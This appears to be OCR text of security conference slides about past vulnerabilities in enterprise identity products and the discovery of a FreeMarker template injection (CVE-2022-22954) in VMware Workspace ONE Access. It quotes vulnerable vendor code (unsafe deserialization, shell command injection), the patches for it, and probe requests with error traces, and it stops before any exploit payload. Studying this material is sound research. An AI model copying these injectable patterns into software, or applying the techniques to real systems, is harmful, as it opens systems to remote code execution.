




Authorization – OAuth2



Authorization – OAuth2



Authorization – OAuth2



Vulnerability Types

Authentication - Server-side attacks

- XML Token parsing (XXE, SSRF, XSLT etc.)
- Missing signature verification entirely
- Signature verification bypass (XSW, XML Canonicalization, etc.)

These are server-side attacks that target either the IdP or SP directly.

Authorization - Client-side attacks

- Access token/authorization code leaks (XSS, CSRF, Open Redirect, Click Jacking, etc.)

These are *typically* client-side attacks that attempt to leak sensitive data.

Past Attacks Against IAM Solutions

Oracle Access Manager (OAM)

This is Oracles flagship IAM solution and comes bundled with Oracle's WebLogic AS.

ForgeRock OpenAM

Originally called OpenSSO, OpenAM is a fork of OpenSSO and was maintained and developed as an open-source project by ForgeRock.

In 2016 it was renamed to ForgeRock AM and became a closed source offering.

VMWare Workspace ONE Access

Formally known as VMWare Identity Manager (vIDM) is VMWare's flagship IAM solution and is relatively new yet still used by several Fortune 500 companies.

CVE-2021-35587

Oracle Access Manager Deserialization of Untrusted Data

Discovered by Jang and Peterjson

Limitations of the vulnerability:

- None 

OAM 11g impacted but is EOL and the OAM 12g with the latest patches isn't affected due to the removal of the vulnerable endpoint.

Nothing for Oracle to do!

CVE-2021-35464

ForgeRock OpenAM Deserialization of Untrusted Data

```
    @Override
    protected void deserializePageAttributes() {
    //...
      final String pageAttributesParam =
context.getRequest().getParameter("jato.pageSession");
      if (pageAttributesParam != null && !pageAttributesParam.trim().isEmpty()) {
          //...
          setPageSessionAttributes(IOUtils.
<Map>deserialise(Encoder.decodeHttp64(pageAttributesParam), false, classLoader));
              //...
```

CVE-2021-35464

ForgeRock OpenAM Deserialization of Untrusted Data

Discovered by Michael Stepankin

Limitations of the vulnerability:

- None 

Patched in ForgeRock AM 7.0 by removing the vulnerable Jato library that was originally developed by Sun Microsystems.

Also patched by OpenAM

Patch

ForgeRock OpenAM Deserialization of Untrusted Data

```
    public static <T> T deserialise(byte[] bytes, boolean compressed, ClassLoader classLoader) throws
IOException,
            ClassNotFoundException {
      final ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
      final ObjectInputStream ois = compressed
              ? new WhitelistObjectInputStream(new InflaterInputStream(bais), classLoader)
              : new WhitelistObjectInputStream(bais, classLoader);
      final T result;
      try {
          result = (T) ois.readObject();
      //...
```

CVE-2020-4006

VMWare Workspace ONE Access Command Injection

```
@RequestMapping(method = {RequestMethod.POST}, value = {"/installSelfSignedCertificate"})
@ResponseBody
public AjaxResponse installSelfSignedCertificate(MultipartHttpServletRequest request) {
  try {
    //...
    this.applianceSslCertificateService.generateAndInstallSelfSignedCertificate(request);
  } catch (AdminPortalException e) {
    //...
}
```

```
    //...
    String sanValue = request.getParameter("san");
    //...
    if (Const.isWindowsDeployment) {
      generateSelfSignedCertCmd = new String[] {
        "cmd", "/c", "\"\"" + SELF_SIGNED_CERTIFICATE_CMD + "\"" + " -host " + vmName + " -san " +
"\"" + sanValue + "\"" + " -force" + "\""
        };
    } else {
      generateSelfSignedCertCmd = new String[] {
        "/bin/sh", "-c", SELF_SIGNED_CERTIFICATE_CMD + " --makesslcert " + vmName + " " + vmName + "
" + sanValue
        };
    }
    //..
    try {
      CommandUtils.executeCommand(generateSelfSignedCertCmd);
      //...
```

CVE-2020-4006

VMWare Workspace ONE Access Command Injection

Discovered by NSA

Limitations of the vulnerability:

- Required authentication as an Administrator
- Required access to port 8443 (not typically exposed externally)
- Spring CSRF protection

Yet, it was exploited in the wild (ITW) in 2020!

Patch

VMWare Workspace ONE Access Command Injection

```
//...
installSelfSignedCertificateCmd = sanValue.split(",");
for (String currentSAN : installSelfSignedCertificateCmd) {
  if (StringUtils.isNotBlank(currentSAN)) {
    //...
    if (!InputValidationUtils.isValidSAN(currentSAN)) {
      //...
```

Patch


VMWare Workspace ONE Access Command Injection

```
public static boolean isValidSAN(String value) {
  Pattern pattern = Pattern.compile("^([\\*]{1}|[a-zA-Z0-9-]{1,63})(\\.([a-zA-Z0-9-]{1,63}))
{1,254}");
  Matcher matcher = pattern.matcher(value);
  return matcher.matches();
}
```

Target Selection & Vulnerability Discovery

Target: VMWare Workspace ONE Access

- Technical debt (Originally developed by TriCipher)
- Complex technology stack and protocols
- Exposed externally
- Single point of failure for an enterprise
- Exploited ITW in 2020
- No past pre-authenticated RCE
- Used by Fortune 500



Discovering CVE-2022-22954

Request

Pretty Raw Hex Hackvertor \n ≡

```
1 GET /catalog-portal/test; HTTP/1.1
2 Host: target
```

Just routine testing…

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 500
2 Content-Type: text/html;charset=UTF-8
3 Content-Language: en-US
4 Date: Thu, 31 Mar 2022 03:40:44 GMT
5 Connection: close
6 Content-Length: 9534
```

Discovering CVE-2022-22954

Response

Pretty Raw Hex Render Hackvertor

```
88      The failing expression:
89      ==> errorObj?eval  [in template "customError.ftl" at line 61, column 18]
90
91      ----
92      FTL stack trace ("~" means nesting-related):
93      - Failed at: #assign m = errorObj?eval  [in template "customError.ftl" at line 61, column 5]
94      ----
95
96      Java stack trace (for programmers):
97      ----
98      freemarker.core._MiscTemplateException: [... Exception message was already printed;
         see it above ...]
99      at freemarker.core.BuiltInsForStringsMisc$evalBI.calculateResult(BuiltInsForStringsMisc.java:
        95)
100     at freemarker.core.BuiltInsForStringsMisc$evalBI.calculateResult(BuiltInsForStringsMisc.java:
```

Discovering CVE-2022-22954

Freemarker template injection!

- Vulnerability resides in the customError.ftl template file
- The vulnerable sink is `errorObj?eval`


Response

Pretty Raw Hex Render Hackvertor

```
68      FreeMarker template error (DEBUG mode;
         use RETHROW in production!):
69      Failed to "?eval" string with this error:
70
71      ---begin-message---
72      Syntax error in ?eval-ed string in line 1, column 111:
73      Encountered ";" but was expecting one of these patterns:
74      "."
75      ".."
```

Discovering CVE-2022-22954

UiErrorController contains a default error handler!



Discovering CVE-2022-22954


```
private String getErrorPage(HttpServletRequest request, HttpServletResponse response, Map<String,
Object> model, int errorCode, String errorMessage, String exClass) {
  //...
  boolean isAWJade = UserAgentResolver.isNativeApp(userAgent);
  boolean garnetAndAbove = UserAgentResolver.isGarnetAndAbove(userAgent);

  String errorPage = (String)Optional.of(...).filter(...).map(...).orElseGet(() ->
handleGenericError(request, response, model, isAWJade, garnetAndAbove, exClass, errorCode,
errorMessage));
  return StringUtils.hasText(errorPage) ? errorPage : null;
}
```

Discovering CVE-2022-22954

errorMessage is placed in errorObj and passed directory to customError.ftl


```
private String handleGenericError(HttpServletRequest request, HttpServletResponse response,
Map<String, Object> model, boolean isAWJade, boolean garnetAndAbove, String excpClass, int errorCode,
String errorMessage) {
  //...
  model.put("errorObj", errorMessage);
  //...
  return "customError";
}
```

```
researcher@mars:~/research/vidm$ cat ftl/templates/customError.ftl |grep eval
    <#assign m = errorObj?eval>
```

Discovering CVE-2022-22954

How did we land in this error page?

Spring implements StrictHttpFirewall by default since version 4.2.4 to block suspicious requests!



24

Use `?eval_json` (requires FreeMarker 2.3.31):

```
<#-- Using '...' instead of "..." for convenience: no need for \"
<#assign test = '{"foo":"bar", "f":4, "text":"bla bla"}'>
<#assign m = test?eval_json>

${m.foo}  <#-- prints: bar -->

<#-- Dump the whole map: -->
<#list m as k, v>
  ${k} => ${v}
</#list>
```

Before 2.3.31, `?eval` was popular for this purpose, but that actually expects FreeMarker expressions. That's a problem because it doesn't support `null`, or `\uXXXX` escapes (so parsing of such JSON will fail). Also it can be a security problem, because it supports accessing variables, and calling methods/functions, while JSON doesn't.

Source: https://stackoverflow.com/questions/13087436/freemarker-parse-a-string-as-json/13090357#13090357

Exploiting CVE-2022-22954


Questions:

- Do we need to escape the Freemarker sandbox?
- Can we find a thrown Exception containing attacker-controlled data?

Spring MVC configuration is typically performed in code.

The configuration can be found in the

